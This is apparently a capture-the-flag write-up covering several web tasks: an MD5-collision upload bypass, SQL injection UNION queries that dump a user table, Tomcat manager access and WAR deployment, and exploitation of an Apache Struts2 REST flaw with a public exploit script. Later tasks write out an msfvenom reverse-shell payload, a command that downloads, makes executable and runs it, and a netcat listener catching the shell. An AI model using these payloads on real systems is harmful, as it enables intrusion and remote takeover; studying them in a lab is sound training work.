    if (md5_file($_FILES["file1"]["tmp_name"]) == md5_file($_FILES["file2"]["tmp_name"])) {
        highlight_file("index.php");
        die();
```



Player find and select right pdf according to scouse code, Using two different sequences of 128 bytes with the same MD5 hash file

searched up "MD5 collision" and eventually found website. It provided 2 executable files which have the same MD5 hash. And convert to pdf and upload it

Collisions in the MD5 cryptographic hash function

It is now well-known that the crytographic hash function MD5 has been broken. In March 2005, Xiaoyun Wang and Hongbo Yu of Shandong University in China published an article in which they describe an algorithm that can fi two different sequences of 128 bytes with the same MD5 hash. One famous such pair is the following:

```
d131dd02c5e6eec4693d9a0698aff95c2fcab58712467eab4004583eb8fb7f89
55ad340609f4b30283e488832571415a085125e8f7cdc99fd91dbd7280373c5b
d8823e3156348f5bae6dacd436c919c6dd53e2b487da03fd02396306d248cda0
e99f33420f577ee8ce54b67080a80d1ec69821bcb6a8839396f9652b6ff72a70
```


and


```
d131dd02c5e6eec4693d9a0698aff95c2fcab50712467eab4004583eb8fb7f89
55ad340609f4b30283e4888325f1415a085125e8f7cdc99fd91dbd7280373c5b
d8823e3156348f5bae6dacd436c919c6dd53e23487da03fd02396306d248cda0
e99f33420f577ee8ce54b67080280d1ec69821bcb6a8839396f965ab6ff72a70
```

Each of these blocks has MD5 hash 79054025255fb1a26e4bc422aef54eb4. Ben Laurie has a nice website that visualizes this MD5 collision. For a non-technical, though slightly outdated, introduction to hash functions, see Steve Friedle's Illustrated Guide.

TASK 10

This task player need to know about post and get request in web server so player can use the php bypassing method or task hint then player can using the web site using burp suite tool and create post request with the secret key name





Or player can using this method to find the flag

```
curl -X POST --data "lost1Wallet=1" http://10.10.2.3/wallet.php
```

Task 11

Go to this web address and check the web site contend so attacker can identified the web server and database server then attacker need to know about sql injection attack cheats and method queries, next part attacker attack the web database server via search box the attacker can access the user table and find the next part flag

http://159.65.10.214/?search=&submit=Search

using this query like that (you can use any other queries do you know)

hammer' UNION (SELECT TABLE_NAME, TABLE_SCHEMA, 3, 4 FROM information_schema.tables);--

hammer' UNION (SELECT * from user); --

pma__tracking	phpmyadmin	3	4
pma__userconfig	phpmyadmin	3	4
pma__usergroups	phpmyadmin	3	4
pma__users	phpmyadmin	3	4
products	sqlinjhardware	3	4
user	sqlinjhardware	3	4
host_summary	sys	3	4
host_summary_by_file_io	sys	3	4
host_summary_by_file_io_type	sys	3	4

hammer' UNION (SELECT * from user); --


LOST WALLET Stock Market Database Portal

hammer' UNION (SELECT TABLE_NAME, TABLE_SCHEMA, 3, 4 FROM information_schema.tables);--

Search


Name	Description	Cost	Availability
Claw Nail Hammer	PGP GLASS CEYLON PLC	20	50
Brick Hammer	LANKEM CEYLON PLC	23	50
Brick Hammer	E M L CONSULTANTS LIMITED	23	50
Lirette	Katie	klirette94	5755652
Anderson	John	janderson	5456456
Smith	John	smith	754554545
LOST	WALLET	FLAG	LOSTCTF{ My5qL Injecti0n Ch3at}
7;cUUH#Rk>Df,	YXNjaWk4NQ==	<+oue+DGm>@3AQkATCOSD.PcfJ=U+ZD/!nIJ=Q	<+oue+DGm>@3ABTF)uPDEb%5jJ=U+ZD/!lC0gO`KSH

TASK 12





Name	Description	Cost	Availability
Claw Nail Hammer	PGP GLASS CEYLON PLC	20	50
Brick Hammer	LANKEM CEYLON PLC	23	50
Brick Hammer	E M L CONSULTANTS LIMITED	23	50
Lirette	Katie	klirette94	5755652
Anderson	John	janderson	5456456
Smith	John	smith	754554545
LOST	WALLET	FLAG	LOSTCTF{ My5qL Injecti0n Ch3at}
7;cUUH#Rk>Df,	YXNjaWk4NQ==	<+oue+DGm>@3AQkATCOSD.PcfJ=U+ZD/!nIJ=Q	<+oue+DGm>@3ABTF)uPDEb%5jJ=U+ZD/!lC0gO`KSH

Decrypting the last encoded row




Logging in


159.65.10.214:8080
Education
Web
Certfications
CTF
Blog
Research
Private
Cryp
WhatsApp
Other Bookmarks
Home
Documentation
Find Help
Apache Tomcat/8.5.72
159.65.10.214:8080
This site is asking you to sign in.
Username
admin
Password
Sign in
Cancel
Server Status
Manager App
Host Manager
Developer Quick Start
Tomcat Setup
First Web Application
Realms & AAA
JDBC DataSources
Examples
Servlet Specifications
Tomcat Versions
Managing Tomcat
For security, access to the manager webapp is restricted. Users are defined in:
$CATALINA_HOME/conf/tomcat-users.xml
In Tomcat 8.5 access to the manager application is split between different users.
Read more...
Release Notes
Changelog
Migration Guide
Security Notices
Documentation
Tomcat 8.5 Documentation
Tomcat 8.5 Configuration
Tomcat Wiki
Find additional important configuration information in:
$CATALINA_HOME/RUNNING.txt
Developers may be interested in:
Tomcat 8.5 Bug Database
Tomcat 8.5 JavaDocs
Tomcat 8.5 Git Repository at GitHub
Getting Help
FAQ and Mailing Lists
The following mailing lists are available:
tomcat-announce
Important announcements, releases, security vulnerability notifications. (Low volume).
tomcat-users
User support and discussion
taglibs-user
User support and discussion for Apache Taglibs
tomcat-dev
Development mailing list, including commit messages


159.65.10.214:8080/manager/html
Education
Web
Certfications
CTF
Blog
Research
Private
Cryp
WhatsApp
Other Bookmarks
Tomcat Web Application Manager
Message: OK
Manager
List Applications
HTML Manager Help
Manager Help
Server Status
Applications
Path
Version
Display Name
Running
Sessions
Commands
/ None specified Welcome to Tomcat true 0
/docs None specified Tomcat Documentation true 0
/examples None specified Servlet and JSP Examples true 0
/host-manager None specified Tomcat Host Manager Application true 0
/jsp_app None specified true 0
/manager None specified Tomcat Manager Application true 1
Start Stop Reload Undeploy
Expire sessions with idle ≥ 30 minutes

Task 13 -


/manager
159.65.10.214:8080/manager/html
Education
Web
Certfications
CTF
Blog
Research
Private
Cryp
WhatsApp
Other Bookmarks
/struts2-rest-showcase
None specified
Struts 2 Rest Example
true
0
Start
Stop
Reload
Undeploy
Expire sessions
with idle ≥
30
minutes
Deploy
Deploy directory or WAR file located on server
Context Path (required):
XML Configuration file path:
WAR or Directory path:
Deploy
WAR file to deploy
Select WAR file to upload
Browse...
No file selected.
Deploy
Configuration
Re-read TLS configuration files
Diagnostics
Check to see if a web application has ca
Find leaks
TLS connector configuration diagnostics
Ciphers
Certificates
Trusted Certificates
Server Information
Tomcat Version
Apache Tomcat/8.5.72
11.0.11+9-Ubuntu-0ubuntu2.18.04
Ubuntu
Linux
4.15.0-162-generic
amd64
LOSTCO
127.0.1.1
Copyright © 1999-2021, Apache Software Foundation
File Upload
This PC
Desktop
ISP- CTF
struts-2.5
apps
Search apps
Organize
New folder
Name
Date modified
Type
Size
struts2-portlet.war
5/5/2016 4:20 PM
WAR File
13,093 KB
struts2-rest-showcase.war
5/5/2016 4:20 PM
WAR File
8,657 KB
struts2-showcase.war
5/5/2016 4:20 PM
WAR File
14,950 KB
3D Objects
Documents
Downloads
Music
Pictures
Videos
Windows (C:)
File name:
struts2-rest-showcase.war
All Files
Open
Cancel

Task 14

Run the Python Script and try to receive a HTTP request to your attacking machine.

python 42627.py http://159.65.10.214:8080/struts2-rest-showcase/orders/4 "wget http://192.168.1.103/file"

Setup a netcat listener to check if the script is working

```
listening on [any] 80 ...
connect to [192.168.42.171] from (UNKNOWN) [192.168.42.97] 56654
GET /file HTTP/1.1
User-Agent: Wget/1.17.1 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: 192.168.42.171
Connection: Keep-Alive
```

What is the CVE Number of the Apache Struts Vulnerability?

This can be found inside the provided exploit

Task 15

Creating the payload

```
┌──(kali㉿kali)-[~]
└─$ sudo msfvenom -p linux/x86/shell_reverse_tcp -f elf LHOST=112.135.85.234 LPORT=443 -o /var/www/html/reverse
[sudo] password for kali:
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 68 bytes
Final size of elf file: 152 bytes
Saved as: /var/www/html/reverse
```

Hosting payload in the apache2 server

```
┌──(kali㉿kali)-[~]
└─$  service apache2 start
```

```
┌──(kali㉿kali)-[~]
└─$ wget 192.168.1.103/reverse
--2021-11-11 08:00:34--  http://192.168.1.103/reverse
Connecting to 192.168.1.103:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 152
Saving to: 'reverse'

reverse                100%[===================>]     152  --.-KB/s    in 0s

2021-11-11 08:00:34 (26.6 MB/s) - 'reverse' saved [152/152]
```

Task 16

Setting up the net-cat listener to capture the reverse shell

```
┌──(kali㉿kali)-[~]
└─$ nc -nvlp 443
listening on [any] 443 ...
```

Executing the payload

 # python 42627.py http://159.65.10.214:8080/struts2-rest-showcase/orders/3 "cd /dev/shm && wget http://192.168.42.171/reverse && chmod +x reverse && ./reverse"

```
┌──(kali㉿kali)-[~/Desktop/ISP]
└─$  python 42627.py http://159.65.10.214:8080/struts2-rest-showcase/orders/3 "cd
/dev/shm &#38;&#38; wget http://192.168.42.171/reverse &#38;&#38; chmod +x reverse &#38;&#38; ./reverse"
<!doctype html><html lang="en"><head><title>HTTP Status 500 – Internal Server Error</title><style type="text/css">body {font-family:Tahoma,Arial,sans-serif;}
 h1, h2, h3, b {color:white;background-color:#525D76;} h1 {font-size:22px;} h2 {font-size:16px;} h3 {font-size:14px;} p {font-size:12px;} a {color:black;} .l
ine {height:1px;background-color:#525D76;border:none;}</style></head><body><h1>HTTP Status 500 – Internal Server Error</h1><hr class="line" /><p><b>Type</b>
Exception Report</p><p><b>Message</b> com.sun.xml.internal.bind.v2.runtime.unmarshaller.Base64Data : com.sun.xml.internal.bind.v2.runtime.unmarshaller.Base64
Data</p><p><b>Description</b> The server encountered an unexpected condition that prevented it from fulfilling the request.</p><p><b>Exception</b></p><pre>co
m.thoughtworks.xstream.converters.ConversionException: com.sun.xml.internal.bind.v2.runtime.unmarshaller.Base64Data : com.sun.xml.internal.bind.v2.runtime.un
marshaller.Base64Data
---- Debugging information ----
message             : com.sun.xml.internal.bind.v2.runtime.unmarshaller.Base64Data
cause-exception     : com.thoughtworks.xstream.mapper.CannotResolveClassException
cause-message       : com.sun.xml.internal.bind.v2.runtime.unmarshaller.Base64Data
class               : jdk.nashorn.internal.objects.NativeString
required-type       : jdk.nashorn.internal.objects.NativeString
converter-type      : com.thoughtworks.xstream.converters.reflection.ReflectionConverter
path                : &#47;map&#47;entry&#47;jdk.nashorn.internal.objects.NativeString&#47;value
line number         : 6
class[1]            : java.util.HashMap
converter-type[1]   : com.thoughtworks.xstream.converters.collections.MapConverter
version             : 1.4.8
---------------------------------
        com.thoughtworks.xstream.core.TreeUnmarshaller.convert(TreeUnmarshaller.java:79)
        com.thoughtworks.xstream.core.AbstractReferenceUnmarshaller.convert(AbstractReferenceUnmarshaller.java:65)
        com.thoughtworks.xstream.core.TreeUnmarshaller.convertAnother(TreeUnmarshaller.java:66)
        com.thoughtworks.xstream.core.TreeUnmarshaller.convertAnother(TreeUnmarshaller.java:50)
        com.thoughtworks.xstream.converters.collections.AbstractCollectionConverter.readItem(AbstractCollectionConverter.java:71)
        com.thoughtworks.xstream.converters.collections.MapConverter.putCurrentEntryIntoMap(MapConverter.java:106)
        com.thoughtworks.xstream.converters.collections.MapConverter.populateMap(MapConverter.java:98)
        com.thoughtworks.xstream.converters.collections.MapConverter.populateMap(MapConverter.java:92)
        com.thoughtworks.xstream.converters.collections.MapConverter.unmarshal(MapConverter.java:87)
        com.thoughtworks.xstream.core.TreeUnmarshaller.convert(TreeUnmarshaller.java:72)
        com.thoughtworks.xstream.core.AbstractReferenceUnmarshaller.convert(AbstractReferenceUnmarshaller.java:65)
        com.thoughtworks.xstream.core.TreeUnmarshaller.convertAnother(TreeUnmarshaller.java:66)
        com.thoughtworks.xstream.core.TreeUnmarshaller.convertAnother(TreeUnmarshaller.java:50)
        com.thoughtworks.xstream.core.TreeUnmarshaller.start(TreeUnmarshaller.java:134)
        com.thoughtworks.xstream.core.AbstractTreeMarshallingStrategy.unmarshal(AbstractTreeMarshallingStrategy.java:32)
        com.thoughtworks.xstream.XStream.unmarshal(XStream.java:1206)
        com.thoughtworks.xstream.XStream.unmarshal(XStream.java:1190)
        com.thoughtworks.xstream.XStream.fromXML(XStream.java:1120)
        org.apache.struts2.rest.handler.XStreamHandler.toObject(XStreamHandler.java:45)
```

Now you should get a reverse shell on your net-cat listener

```
listening on [any] 443 ...
connect to [192.168.42.171] from (UNKNOWN) [192.168.42.97] 35934
```